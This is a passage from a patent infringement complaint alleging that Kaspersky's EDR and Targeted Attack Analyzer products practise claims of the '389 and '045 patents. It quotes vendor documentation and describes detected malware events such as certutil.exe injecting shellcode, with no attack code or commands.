


latest updated detection rules.

Powerful flexible query builder for proactive threat hunting. Analysts can build complex queries in searching for atypical behavior, suspicious events and threats specific to your infrastructure, to improve the early detection of cybercrime activities.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)

137. The event data sent to the KATA Platform by each endpoint includes event data generated when the file or process is created, configured and executed. The event data also includes incident details that describe the identity of objects and entities on which each event is performed. In particular, in the example shown below, Kaspersky EDR's "Target Threat Analyzer" illustrates the illicit modification of registry values, on an infected endpoint device, by the suspicious process "regsvr32.exe." Similar event data is sent from each endpoint to the KATA platform where similar infections have occurred, and is synthesized by the KATA platform.



Picture 2. The activity tree based on Sandbox detections mapped to ATT&CK


The Targeted Attack Analyzer can discover suspicious actions based on enhanced anomaly heuristics. It supports the automatic analysis of events, and their correlation with a unique set of Indicators of Attack (IoAs) generated by Kaspersky's Threat Hunters, enabling automated threat hunting in the real-time.

(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

138. The Accused Products perform a method that includes *storing, at the base computer, said data received from the first and second remote computers*. As explained above, the cloud-based KATA Platform stores data received from every endpoint and organizes it in a database.

139. The Accused Products perform a method that includes *correlating, by the base computer, at least a portion of the data about the computer object received from the first remote computer to at least a portion of the data about the computer object received from the second remote computer*. As explained above, each endpoint on which Kaspersky EDR is installed sends data about the processes executing on it to the central node (*e.g.*, cloud-based component of the "KATA Platform"), which stores and organizes that data in a database and manages all endpoints

within a network.




All of these functions are necessary to defend against modern threats and targeted attacks. Companies have to understand that endpoint security can no longer be covered by a single EPP solution. EDR has a far better chance of detecting unknown malware strains in zero-day and APT-level attacks because it uses advanced detection technologies such as YARA rules, sandboxing, scanning of IoCs (indicators of compromise), suspicious activity discovery and validation, retrospective analysis with event correlation based on dynamic machine learning, incident investigation and containment, response automation, remediation capabilities, and more.

(*See* https://www.kaspersky.com/blog/epp-edr-importance/22366/.)

140. Data about those processes, such as which actions of events they have initiated on their endpoints, are correlated within that database, and can be queried on the basis of those correlations. For example, by using "a query builder for proactive threat hunting," a system administrator can obtain a list of processes that have exhibited "atypical behavior" or induced "suspicious events." (*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

Endpoint sensors (Kaspersky EDR) gather all the necessary data from endpoints across your infrastructure. Agent deployed on endpoints constantly monitor processes, interactions, open network connections, operating system status, changes to files, etc. They then send the collected data and information relating to the detection of suspicious events to the KATA Platform for additional study and analysis, as well as for comparison with events detected in other information flows.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)




latest updated detection rules.

Powerful flexible query builder for proactive threat hunting. Analysts can build complex queries in searching for atypical behavior, suspicious events and threats specific to your infrastructure, to improve the early detection of cybercrime activities.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)

141. The Accused Products perform a method that includes *comparing, by the base computer, the correlated data about the computer object received from the first and second remote computers to other objects or entities to identify relationships between the correlated data and the other objects or entities*. For example, the Accused Products use the data that each endpoint sends to the KATA Platform to identify relationships between those processes and to identify threats. Such identification may take place, for instance, at the Central Node component of the KATA Platform. In the example below, Kaspersky EDR has identified that the process ending in "da51.exe" is a variant of the malware "PDM:Trojan.Win32.GenericML."



(*See* https://www.youtube.com/watch?app=desktop&v=qmKa2_eITIY.)

142. The Accused Products perform a method that includes *classifying, by the base computer, the computer object as malware based on said comparison*. For example, as explained above, Kaspersky EDR has identified that the process ending in "da51.exe" is a variant of the malware "PDM:Trojan.Win32.GenericML."

143. Each claim in the '389 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '389 Patent.

144. Defendant became aware of the '389 Patent at least when this Complaint was filed. Plaintiffs have also marked their products with the '389 Patent, including on its web site, since at least July 2020.

145. Defendant directly infringes at least claim 1 of the '389 Patent, literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, the Accused Products perform the claimed method in an infringing manner as described above by running this software and system to protect its own computer and network operations. On information and belief, the Accused Products perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendant performs the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

146. Defendant's partners, customers, and end users of the Accused Products and corresponding systems and services directly infringe at least claim 1 of the '389 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products, as described above.

147. Defendant has actively induced and is actively inducing infringement of at least claim 1 of the '389 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that its acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendant encourages and induces customers to use Kaspersky's security software in a manner that infringes claim 1 of the '389 Patent by at least offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by activities relating to selling marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

148. Defendant encourages, instructs, directs, and/or requires third parties—including its certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

149. Defendant further encourages and induces its customers to infringe claim 1 of the '389 Patent: 1) by making its security services available on its website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the Kaspersky EDR software, SaaS model, and services in the United States. (*See* https://support.kaspersky.com/KESWin/11/en-us/KESWin-11-en-US.pdf.)

150. For example, on information and belief, Defendant shares instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above,

including at least customers and partners. (*See* https://media.kaspersky.com/en/business-security/enterprise/endpoint-security-for-business-ent-datasheet.pdf.) On further information and belief, Defendant also provides customer service and technical support to purchasers of the Accused Products and corresponding system and services, which directs and encourages customers to perform certain actions as a condition to use the Accused Products in an infringing manner. (*Id.*)

151. Defendant and/or its partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendant and/or one of its partners, which obligates each customer to perform certain actions as a condition to use of the Accused Products. Further, in order to receive the benefit of Defendant's and/or its partners continued technical support and their specialized knowledge and guidance with respect to operation of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '389 Patent.

152. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendant and/or its partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '389 Patent.

153. Defendant also contributes to the infringement of its partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the claimed methods, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed,

as shown above, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the ’389 Patent.

154. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendant. For example, on information and belief, Defendant directs and controls the activities or actions of its partners in connection with the Accused Products by contractual agreement or otherwise requiring partners to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendant further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the method of at least claim 1 of the ’389 Patent.

155. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendant’s infringement of the ’389 Patent. Defendant is therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendant’s infringement, but no less than a reasonable royalty.

156. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendant, its agents, employees, representatives, and all others acting in concert with Defendant, from infringing the ’389 Patent. Plaintiffs have lost potential customers, business opportunities, and goodwill in the community. Plaintiffs will continue to suffer these harms absent an injunction.

157. Defendant’s infringement of the ’389 Patent, is knowing and willful. Defendant acquired actual knowledge of the ’389 Patent at least when Plaintiffs filed this lawsuit and acquired constructive knowledge of the ’389 Patent from at least when Plaintiffs marked their products with the ’389 Patent and/or provided notice of the ’389 Patent on their website.

158. On information and belief, despite Defendant's knowledge of the Asserted Patents, and Plaintiffs' patented technology, Defendant made the deliberate decision to sell products and services that it knew infringe these patents. Defendant's continued infringement of the '389 Patent with knowledge of the '389 Patent constitutes willful infringement.

THIRD CAUSE OF ACTION
(INFRINGEMENT OF THE '045 PATENT)

159. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

160. Defendant has infringed and continue to infringe one or more claims of the '045 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features such as Kaspersky's Targeted Attack Analyzer ("TAA"), at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '045 Patent, as described below.

161. For example, claim 1 of the '045 Patent recites:


> 1. A method comprising:
>
> gathering one or more events defining an action of a first object acting on a target;
>
> generating a contextual state for at least one of the one or more events by correlating the at least one event to an originating object, the contextual state including an indication of the originating object of the first object and an indication of at least one of a device on which the first object is executed and a user associated with the first object;
>
> obtaining a global perspective for the at least one event by obtaining information associated with one or more of the first object and the originating object, the information including at least one of age, popularity, a determination as to whether the first object is malware, a determination as to whether the originating object is malware, Internet Protocol (IP) Address, and Uniform Resource Locator

(URL) information, wherein the global perspective for one or more related events to at least one event across a network;

assembling an event line including details associated with the at least one event, the details including information uniquely identifying the first object, the action of the first object, the target, and the originating object; and

transmitting the assembled event line.

162. The Accused Products perform the method of claim 1 of the '045 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform a *method* as further explained below. For example, the Accused Products perform a method for endpoint protection, wherein threats are detected and analyzed in detail.



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

163. The Accused Products perform a method that includes *gathering one or more events defining an action of a first object acting on a target*. As an example, the Accused Products gather event data at endpoints about objects acting on targets when executed on those endpoints and store such data in, for instance, event logs or IOC Scan task execution results.

Data in Windows Event Log

Data on the events in Windows Event Log is stored in the %SystemRoot%\System32\Winevt\Logs\Kaspersky-Security-Soyuz%4Product.evtx file in a plain and non-encrypted form. The data is stored until Kaspersky Endpoint Agent is uninstalled.

The data can be automatically sent to Kaspersky Security Center.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/192460.htm.)

Data received as a result of IOC Scan task execution

Kaspersky Endpoint Agent automatically submits data on the IOC Scan task execution results to Kaspersky Security Center to create a threat development chain.

The data is stored in Kaspersky Security Center database. By default, this data is stored for 7 days.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200268.htm.)

164. As another example, as shown above, TAA's "Threat Hunting" tab illustrates the illicit execution of the malicious process "certutil.exe" by a process whose name is blurred out (to preserve user privacy), and the subsequent actions of "certutil.exe" on the infected endpoint, such as injecting malicious shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. The "Threat Hunting" tab displays the event chain, *i.e.*, the chain of events linking the originating, blurred out process, to the execution of "certutil.exe" and its subsequent injection of shellcode. In the example below, the blurred out process descending from "explorer.exe" illicitly executed "certutil.exe," which injected shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it.


165. The Accused Products perform a method that includes *generating contextual state information for the event by correlating the event to an originating object of the first object*. As one example, event logs or IOC Scan Task results associated with processes are correlated to other events, including events associated with parent processes to create, for example, a threat development chain, incident cards or alert cards.

Data received as a result of IOC Scan task execution

Kaspersky Endpoint Agent automatically submits data on the IOC Scan task execution results to Kaspersky Security Center to create a threat development chain.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200268.htm.)

166. As explained above, TAA's "Threat Hunting" tab illustrates the illicit execution of "certutil.exe" by an originating process (blurred out to preserve user confidentiality). In the example shown below, TAA's "Threat Hunting" tab illustrates the illicit execution of the malicious process "certutil.exe" by a process, and the subsequent actions of "certutil.exe" on the infected endpoint, such as injecting malicious shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. The "Threat Hunting" tab displays the event chain, *i.e.*, the chain of events linking the originating process to the execution of "certutil.exe" and its subsequent injection of shellcode. In the example below, the process descending from "explorer.exe" illicitly executed "certutil.exe," which injected shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it.



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

167. The Accused Products perform a method that includes *obtaining a global perspective for the at least one event by obtaining information associated with one or more of the first object and the originating object*, *the information including at least one of age, popularity, a determination as to whether the first object is malware, a determination as to whether the*

originating object is malware, Internet Protocol (IP) Address, and Uniform Resource Locator (URL) information, wherein the global perspective for one or more related events to the at least one event across a network. As one example, the Accused Products obtain data (*e.g.*, web addresses of processed web requests, local and remote IP ports, web addresses, etc.) related to events (*e.g.*, in the event logs or IOC Scan Task results) associated with correlated events when creating a threat development chain.

Data for creating a threat development chain

The data for building the threat chain is stored in the %APPDATA%\killchain\detects folder in open unencrypted form. By default, this data is stored for 7 days. The data is automatically sent to Kaspersky Security Center.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200233.htm.)

- Web address of the processed web request.
- Link source of the processed web request.
- User agent of the processed web request.
- Type of the processed web request ("GET" or "POST").
- Local IP port of the processed web request.
- Remote IP port of the processed web request.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200233.htm.)

168. As another example, TAA provides information at least about the Internet Protocol ("IP") address, host name, and port from which the processes within the event chain issued.


Targeted Attack Analyzer data

Alerts may contain user data. Information about alerts generated using Targeted Attack Analyzer technology is stored indefinitely on the server with the Central Node component in the directory /data/var/lib/kaspersky/storage/fastsearch/detector/data/. Files whose scan results generated an alert are accumulated on the server hosting the Central Node component and rotated as disk space is filled up.

- Host name.
- User name.
- Time of alert generation.
- Name of the detected object.
- Full name and path to the file in which the object was detected.
- Date and time of host detection.
- Number of queries to the host.
- Volume of data downloaded from the LAN computer to this host.
- IP address, host name, and port from which data was sent.
- Local IP address and port of the network adapter.
- Version of the program databases used to generate the alert.
- Information about the alert.
- VIP group affiliation.
- Unique ID of the computer on which the alert was generated.
- DNS request and response to it.


(*See* https://media.kaspersky.com/documents/%5bKATA%5dAdministrator'sGuide_3.6_en.pdf.)

169. The Accused Products perform a method that includes *assembling an event line including details associated with the at least one event, the details including information uniquely identifying the first object, the action of the first object, the target, and the originating object*. As discussed above, the Accused Products generate a threat chain. Additionally, as also explained above, TAA generates an event chain illustrating the illicit execution, and subsequent actions of the malicious process "certutil.exe." In the example below, the event chain illustrates blurred out process descending from "explorer.exe" illicitly executing "certutil.exe," which then injects shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. (*See supra* at ¶ 165.)



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

170. The Accused Products perform a method that includes *transmitting the assembled event line*. In the example below, and as explained above, TAA's "Threat Hunting" tab illustrates the event chain linking the illicit execution by an originating process (blurred out to preserve user confidentiality) the malicious process "certutil.exe," which then then injects shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. TAA, which resides on a cloud-based "Central Node," thus transmits the event line to a hardware display, such as a remote system administrator's display.



(*See* https://support.kaspersky.com/KATA/3.5/en-US/174998.htm.)

171. Each claim in the ’045 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’045 Patent.

172. Defendant has been aware of the ’045 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked its products with the ’045 Patent, including on its web site, since at least July 2020.

173. Defendant directly infringes at least claim 1 of the ’045 Patent, literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, the Accused Products perform the claimed method in an infringing manner as described above by running this software system to protect its own computer and network operations. On information and belief, the Accused Products perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendant performs the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

174. Defendant’s partners, customers, and end users of the Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’045 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products, as described above.

175. Defendant has actively induced and is actively inducing infringement of at least claim 1 of the ’045 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that its acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendant encourages and induces customers to use Kaspersky security software in a manner that infringes claim 1 of the ’045 Patent by at least offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by activities

relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

176. Defendant encourages, instructs, directs, and/or requires third parties—including its certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

